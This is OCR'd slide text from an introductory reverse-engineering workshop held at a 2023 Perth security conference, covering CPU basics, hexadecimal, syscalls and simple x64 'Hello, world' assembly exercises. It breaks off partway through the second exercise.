WORKSHOP @ AISA PerthSEC Conference 2023

A gentle introduction to -
Reverse Engineering & Malware Analysis

—

Emu Exploit
Riley Haswell - Orlando Morris-Johnson - Rainier Wu - Torry Hogan - Avery Warddhana - Alex Brown

AISA

PERTH SEC

Welcome

Thank you to **AISA**

- **Requirements** (Laptop, Internet)
- **Prerequisites** (Interest, Knowledge)

- **Outcomes** (Enjoy, Learn)

Let's get **started!**

Find Us:

https://emu.team/linkedin

Connect

https://emu.team/twitter

Follow

https://emu.team/discord

Chat

https://emu.team/about

Info

ACKNOWLEDGEMENT TO COUNTRY

Emu Exploit

Who are we?

- **#1 Competitive Hacking Team Australia**
- **Founded 2021, composed of students and professionals**
- **Aims: Grow cybersecurity in Australia, focused on the support of students in the space**

Today's Presenters:

- **Riley (toasterpwn) - Captain**
- **Rainier (teddy / TheSavageTeddy) - Vice Captain**
- **Torry (torry2)**
- **Orlando (q3st1on)**
- **Avery (nullableVoidPtr)**
- **Alex (GhostCcamm)**

Emu Exploit @ Security Bsides Perth 2023

Perth Socialware

Community:

- Industry Events
- Talks, Presentations & Workshops
- Inclusive & Friendly
- Upskill & Network (more of this!)
- Local & Free
- We'd love to see you there! (Stay Tuned)

Events:

- 0x01 - Introduction to Capture The Flag
- 0x02 - Introduction to Reverse Engineering (Part 1)
- 0x03 - Introduction to Reverse Engineering (Part 2)
- 0x04 - (Coming this December!)
- ...
- Emu & Future Events

https://emu.team/socialware

December (0x04) Announcing Soon...


Content

Reverse Engineering:

- Fundamentals & Concepts
- Static & Dynamic Reversing (for each)
- Process & Methodologies
- Tools & Skills
- Applications & Uses
- The beginning of your journey

Malware Analysis:

- Complex Data Structures
- Microsoft Windows
- Malicious Software
- Your first malware & Reversing
- ...
- The beginning of your journey



Quick Overview & Coverage

Detailed Outline:

Reverse Engineering:

0: What is Reverse Engineering?

1: Assembly Language & The Fetch Execute Cycle

2: Reading & Writing Assembly

3: The C Programming Language & Decompilation

4: Static Analysis

5: Dynamic Analysis & Debugging

Malware Analysis:

6: Malware Analysis Methodology

7: Malware Analysis via Reverse Engineering

8: Tying it All Together

9: What We've Learned

10: Questions

Goal


Today:

- **Fundamentals in what and how to Reverse Engineer**
- **Practical knowledge and skills to Reverse Engineer basic applications**
- **Simple Malware Analysis**

Future:

- **Foundation for a further learning path to continue the Reversing journey**
- **Think like a Reverse Engineer to solve new problems**
- **Use Reverse Engineering!**

<u>Kickstart an interest into a hobby, passion or even career!</u>



semanticscholar.org

This is only the beginning of your journey.

Process

Topic Methodology: (learning process)


Presenters:

- **Theory**
- **Example**

Audience:

- **Exercise**
- **Challenge**

***we have examples of this**



Schedule

PerthSEC:

- **WORKSHOP: 10:45AM - 3:30PM**
- **LUNCH: 12:15PM - 1:15PM**

Workshop Timeline:

- **Parts 0-5**
- **(LUNCH)**
- **Parts 6-10**
- **Free Time Workshop**

10:15am - 10:45am	*Morning Tea*		
10:45am – 3:30pm	**Workshop: A gentle introduction to reverse engineering, Emu Exploit (Location: Goldsworthy Room)**		
	CYBER CRIME, INTELLIGENCE AND POLICING **Location: North Ballroom**	**CYBER SECURITY, INCIDENTS AND TECHNOLOGY** **Location: South Ballroom**	**GOVERNANCE, POLICY AND STRATEGY** **Location: Centre Ballroom**
10:45am – 11:25am	**ioTronics: In-circuit forensics analysis of IoT memory modules** Vasanth Kumar, Edith Cowan University	**Essential eight makeover: How to marry E8 with contemporary Australian threats** Shana Uhlmann, Minderoo Foundation and John Uhlmann, Elastic	**When is a trusted insider, not a trusted insider?** Kylie English, Scyne Advisory
11:30am – 12:10pm	**Insider threat landscape: Realities, case studies and countermeasures** Vannessa van Beek, Avanade	**Piercing the mists in search of logs in the cloud** Jordan Eyres, Seamless Intelligence	**From cost centre to value enabler: Effective cyber strategies, engagement and measurements for success** Chirag Joshi, 7 Rules Cyber
12:15pm – 1:15pm	*Lunch*		
1:15pm – 1:55pm	**Exploring the real impact of simulated phishing: Enhancing or hindering cyber security culture** Caitriona Forde, calT	**The security insider: A cloud attack from where you'd least expect it** Daniel Zatz, Sygnia	**Psychology in cyber security: Harnessing the benefits for individuals and organisations** Pauline Willis, Dr Zena Burgess, Hayden Fricke and Dr Oliver Guidetti
2:00pm – 2:40pm	**Using CTI and threat modelling to secure your OT networks** Paresh Kerai, Exida	**The anatomy of the modern day scam: A guide on how to protect your business and personal information** Matthew Sear, Best IT & Business Solutions	**WA whole-of-government cyber security key initiatives** Rachel Mahncke, Adon Metcalfe, Nicholas Putra and Ben Jones
2:45pm – 3:25pm	**Data minus you: How to virtually erase yourself** Gillian van Rensburg, VGW	**Threat modelling: 14 years in the making** Christian Frichot, Atlassian	**Enhancing cyber security for Directors, SMEs, and NFPs: A fundamental approach** Shaun Barnett, Ever Nimble
3:30pm – 4:00pm	*Afternoon Tea*		
4:00pm – 4:50pm	**Keynote: Dr Philip Cao - Deputy CEO, Strategy, Market Development, Business and Marketing at VinCSS** **Presentation Title: Prevent AI-based phishing attacks with #Passwordless**		

https://aisasecuritydays.com.au/perthsec-program

Resource

Resources: (online)

- **godbolt.org**
- **dogbolt.org**
- **cloud.binary.ninja**
- **learn.microsoft.com**

***we will provide specific resources directly**

“Filedrop” (github)

https://emu.team/perthsec

https://github.com/EmuExploit/socialware-workshops/tree/main/AISA PerthSEC Conference 2023

Scan QR Code

Resource

Tools: (local)

- **Strings.exe**
- **Binary Ninja**
- **Windbg**
- **/bin/bash**
- **7zip**

***tools included as part of filedrop**

“Filedrop” (github)

https://emu.team/perthsec

Scan QR Code

https://github.com/EmuExploit/socialware-workshops/tree/main/AISA PerthSEC Conference 2023

Scan QR Code

https://emu.team/perthsec

https://github.com/EmuExploit/socialware-workshops/tree/main/AISA PerthSEC Conference 2023

Part 0

What is reverse engineering?


- The art of reverse engineering

What is Reverse Engineering?

First of all, what is reverse engineering?

Consider the process of building a program:

- You **design** your project
- You **implement** it in code
- You **compile** the code
- You **run** the code




What is Reverse Engineering?

First of all, what is reverse engineering?

Consider the process of building a program:

- You **design** your project
- You **implement** it in code
- You **compile** the code
- You **run** the code




Information is **lost** at every stage!

What is Reverse Engineering?

Reverse engineering is the process of **recreating** that lost information.

To do so, a reverse engineer must:

- Disassemble code
- Decompile code
- Analyse what the code is going
- Predict what initial idea for code was




During this process a variety of tools like debuggers, decompilers and disassemblers are used to help make sense of the program and assist the reverse engineer in deciphering what a program actually does.

Why Reverse Engineer?

Reverse engineering is useful for:

- Understand Systems & Applications
- Capture the Flag (CTF)
- Build & Break Things
- Fun
- Malware Analysis!



Part 1


Assembly language and the fetch execute cycle

- What is assembly code
- How does a CPU run it

The Fetch-Execute Cycle

The fetch execute outlines what the **CPU** (**C**entral **P**rocessing **U**nit) does.

The CPU's job is to carry out given instructions, thus it follows a "cycle" where it retrieves an instruction from memory, executes the instruction, and repeats.




This cycle is known as the "fetch-execute cycle", or "fetch-decode-execute cycle"

The Fetch-Execute Cycle

The CPU can be distilled to 4 main components:


- **C**ontrol **U**nit (**CU**)
- **Registers**
- **A**rithmetic **L**ogic **U**nit (**ALU**)
- **Memory**



The Fetch-Execute Cycle: Control Unit

The **C**ontrol **U**nit (**CU**) is part of the **CPU** which moves data between other parts of the **CPU** and co-ordinates their functionality.

Additionally, the **C**ontrol **U**nit (**CU**) is what instructs data to be moved from **Memory** and into **Registers**




The Fetch-Execute Cycle: Registers

Registers are special sections of ultra-fast memory which exist on the **CPU** die.

Registers are generally either **32-bit** or **64-bit**.


They can store any data such as **Instructions**, **Memory Pointers** and **General Data**

(to a **CPU** these are all the same)



The Fetch-Execute Cycle: Arithmetic Logic Unit

The **A**rithmetic **L**ogic **U**nit (**ALU**) is the section of the **CPU** which actually modifies data.




It reads data loaded in **registers** to decide on how it will process data loaded in other **registers**. The result is then returned to a **register**.

Generally, an **ALU** can carry out **Arithmetic**, **Boolean Logic** and **Bit-Shift** operations.

The Fetch-Execute Cycle: Memory

Memory is where data is stored when it is not being directly processed by the **CPU**.




Of interest to us is:

- **Cache**, which sits in-or-near the **CPU** and provides an area for storage of small, frequently accessed data.
- **RAM** (**R**andom **A**ccess **M**emory) which is slower but still operates at 'near **CPU** speeds'.
- **Non-Volatile Memory**, which is what we know as HDDs, SSDs and other persistent storage devices.


The Fetch-Execute Cycle

- An **encoded** instruction is **fetched** from **memory** by the **CU**




The Fetch-Execute Cycle

- An **encoded** instruction is **fetched** from **memory** by the **CU**
- The instruction is **decoded** into **basic data**, **operands** and **memory addresses** by the **CU**




The Fetch-Execute Cycle

- An **encoded** instruction is **fetched** from **memory** by the **CU**
- The instruction is **decoded** into **basic data**, **operands** and **memory addresses** by the **CU**
- The **decoded** data is loaded into **registers**




The Fetch-Execute Cycle

- An **encoded** instruction is **fetched** from **memory** by the **CU**
- The instruction is **decoded** into **basic data**, **operands** and **memory addresses** by the **CU**
- The **decoded** data is loaded into **registers**
- The **ALU** reads in the **operands**, **data** and **addresses** and **executes** the instruction




The Fetch-Execute Cycle

- An **encoded** instruction is **fetched** from **memory** by the **CU**
- The instruction is **decoded** into **basic data**, **operands** and **memory addresses** by the **CU**
- The **decoded** data is loaded into **registers**
- The **ALU** reads in the **operands**, **data** and **addresses** and **executes** the instruction
- The result is loaded into **registers**




The Fetch-Execute Cycle

- An **encoded** instruction is **fetched** from **memory** by the **CU**
- The instruction is **decoded** into **basic data**, **operands** and **memory addresses** by the **CU**
- The **decoded** data is loaded into **registers**
- The **ALU** reads in the **operands**, **data** and **addresses** and **executes** the instruction
- The result is loaded into **registers**
- The **CU** moves the result back to **memory**



The Fetch-Execute Cycle


- An **encoded** instruction is **fetched** from **memory** by the **CU**
- The instruction is **decoded** into **basic data**, **operands** and **memory addresses** by the **CU**
- The **decoded** data is loaded into **registers**
- The **ALU** reads in the **operands**, **data** and **addresses** and **executes** the instruction
- The result is loaded into **registers**
- The **CU** moves the result back to **memory**



The cycle continues!

The Fetch-Execute Cycle

- An **encoded** instruction is **fetched** from **memory** by the **CU**
- The instruction is **decoded** into **basic data**, **operands** and **memory addresses** by the **CU**
- The **decoded** data is loaded into **registers**
- The **ALU** reads in the **operands**, **data** and **addresses** and **executes** the instruction
- The result is loaded into **registers**
- The **CU** moves the result back to **memory**



The cycle continues!


* some of these don't always occur because things like memory movement are their own instructions but as an abstract model of a CPU this works rather well

Instruction Encoding (briefly)

Instructions are encoded in different ways depending on the **Arch**(**Arch**itecture) of the **CPU** That they are meant to execute on.

Common(-ish) architectures include:

- ARM
  - Thumb
  - aarch32
  - aarch64
- x86(-64)
- Power ISA



Syscalls (more later)

A **syscall** is an instruction that communicates with the **operating system** to do something

Parameters for a system call are set up in the CPU's **registers**, then a **syscall instruction** is called

Some examples for syscalls include **read**, **write**, **open** and **exit**

Assembly (finally)

Instructions are written in **Assembly Language.**

This **language**, both in syntax and functionality, varies between **architectures**

Additionally, programs on the same **architecture** will vary as **syscalls** differ between **operating systems (calling conventions)**

Linux

```
global _start

section .text

_start:
  mov rax, 1
  mov rdi, 1
  mov rsi, msg
  mov rdx, msglen
  syscall

  mov rax, 60
  mov rdi, 0
  syscall

section .rodata
  msg: db "Hello, world!", 10
  msglen: equ $ - msg
```

Windows

```
extern GetStdHandle
extern WriteFile
extern ExitProcess

section .rodata

msg db "Hello World!", 0x0d, 0x0a

msg_len equ $-msg
stdout_query equ -11

section .data

stdout dw 0
bytes_written dw 0

section .text

global start

start:
    mov rcx, stdout_query
    call GetStdHandle
    mov [rel stdout], rax

    mov  rcx, [rel stdout]
    mov  rdx, msg
    mov  r8, msg_len
    mov  r9, bytes_written
    push qword 0
    call WriteFile

    xor rcx, rcx
    call ExitProcess
```

Part 2

Reading & Writing Assembly

- Reading Assembly
- Writing Assembly

Assembly: Hexadecimal

We normally represent numbers like 123, or 1337 - this is known as **base 10**

- **We use 10 characters: 0123456789**

You may know computers work in **binary**, also known as **base 2**

- **There are 2 characters: 0 and 1**

Hexadecimal, or **base 16** is simply another way to represent numbers

- We use it to better view values the computer uses, which are closely linked to powers of two
- Hexadecimal numbers are often prefixed with **0x**

Characters are 0-9, then A through F

1337
0x0539
10100111001

- These are all the **same number**

Assembly: Registers

- Small stores of data that can be quickly accessible to instructions
- Specifics vary between architectures
- Some are reserved by convention
  - Function calls within the program
  - System calls to the OS
- Some are “special” to the processor
  - **I**nstruction **P**ointer (*IP*) or **P**rogram **C**ounter (*PC*)
  - Address registers like Stack Pointer

Assembly: Syntax

Assembly Language is line delimited

The general format is [Instruction] [x], [y]

mov	rax	rbx
Instruction	Value/Register	Value/Register

Comments in Assembly: “; comment”


Assembly: Common Instructions

Data Movement:	Arithmetic:	Control Flow:
mov	add	cmp
push	sub	jmp
pop	mul	je
xchg	div	jne
lea	shl	jle
	shr	jge
	xor	jnae

Assembly: Memory & Addresses

- Suppose the following:

unsigned int myvalue = 1337;




- Compiling the code, this variable is stored at a known and fixed location (generally)
- You can access it when writing your code, but what does it look like to the CPU?

Assembly: Memory & Addresses

When modifying that variable:

unsigned int myvalue = 1337;

myvalue = 9001;



In assembly, it would probably look like:

mov myvalue, 9001


Assembly: Memory & Addresses

- CPUs don't "name" variables in memory like you would in C or Python.
- Really,

mov myvalue, 9001

is encoded as something like:

mov [0x4001000], 9001



- In this context, the number 0x4001000 is an *address* to our myvalue variable.

Assembly: Memory & Addresses

- When a program executes, it stores everything in the memory:
  - variables
  - library functions
  - its own code
- Within a compiled program, an address can refer to many things:
  - Functions
    - Blocks *within* functions
  - Other addresses(!)
    - e.g. an address which points to an address, which in turn points to an address...

Assembly: Syscalls

A **syscall** is an instruction that communicates with the **operating system** to do something

Parameters for a system call are set up in the CPU's **registers**, then a **syscall instruction** is called

Some examples for syscalls include **read**, **write**, **open** and **exit**

You may want to check out https://x64.syscall.sh/

Assembly: “Hello World” Example

“Hello World” in Assembly (Linux x64)

- Identify Values
- Identify Instructions
- Identify syscalls

What does this code do?

“Hello, world!”

```
global _start

section .text

_start:
  mov rax, 1
  mov rdi, 1
  mov rsi, msg
  mov rdx, msglen
  syscall

  mov rax, 60
  mov rdi, 0
  syscall

section .rodata
  msg: db "Hello, world!", 10
  msglen: equ $ - msg
```

***this is for linux x64**

Scan QR Code

Resource:

/Reverse Engineering/**intro**

- Exercise 1
- Exercise 2

Time for Exercises!

https://emu.team/perthsec

https://github.com/EmuExploit/socialware-workshops/tree/main/AISA PerthSEC Conference 2023

Exercise 1:

- Exercise 1

```
global _start

section .text

_start:
    mov rax, 1; SYS_write syscall number
    mov rdi, X; FIX THIS
    mov rsi, msg; Set the output buffer to our message
    mov rdx, XYZ; FIX THIS
    syscall;

    mov rax, 60; SYS_exit syscall number
    mov rdi, 0; EXIT_SUCCESS exit status
    syscall;

section .data
    msg db "Hello, World!", 0xa ; our message string, plus a 0xa (newline character)
    msglen equ $ - msg
```

Exercise 1: Solution

- we set output to **stdout** (mov rdi, 1)

fd (file descriptor) number	name
0	stdin
1	stdout
2	stderr

```
global _start

section .text

_start:
    mov rax, 1; SYS_write syscall number
    mov rdi, X; Set FD to stdout
    mov rsi, msg; Set the output buffer to our message
    mov rdx, XYZ; Set RDX to msglen
    syscall;

    mov rax, 60; SYS_exit syscall number
    mov rdi, 0; EXIT_SUCCESS exit status
    syscall;

section .data
    msg db "Hello, World!", 0xa ; our message string, plus a 0xa (newline character)
    msglen equ $ - msg
```

(from https://x64.syscall.sh/)

Exercise 1: Solution

- we set output to stdout (mov rdi, 1)
- we specify our message **length**

fd (file descriptor) number	name
0	stdin
1	stdout
2	stderr

```
global _start

section .text

_start:
    mov rax, 1; SYS_write syscall number
    mov rdi, X; Set FD to stdout
    mov rsi, M; Set the output buffer to our message
    mov rdx, XYZ; Set RDX to msglen
    syscall;

    mov rax, 60; SYS_exit syscall number
    mov rdi, 0; EXIT_SUCCESS exit status
    syscall;

section .data
    msg db "Hello, World!", 0xa ; our message string, plus a 0xa (newline character)
    msglen equ $ - msg
```

(from https://x64.syscall.sh/)

Exercise 2:

- Exercise 2

```
global _start

section .text

_start:
    mov rbx, 0;   set the counter to 0 to start
    .loop:;       mark this position with `loop` so we can jump to it
    ;   increment the number we are printing.... FIX ME
    mov rsi, rbx; move it into rsi to be the buffer we print
    add rsi, 48;  convert number from decimal to it's ascii code
    push rsi;     put it on the stack so we can get the address
    mov rsi, rsp; get the address of the first item of the stack, so we can print it
    mov rdi, 1;   set fd to stdout
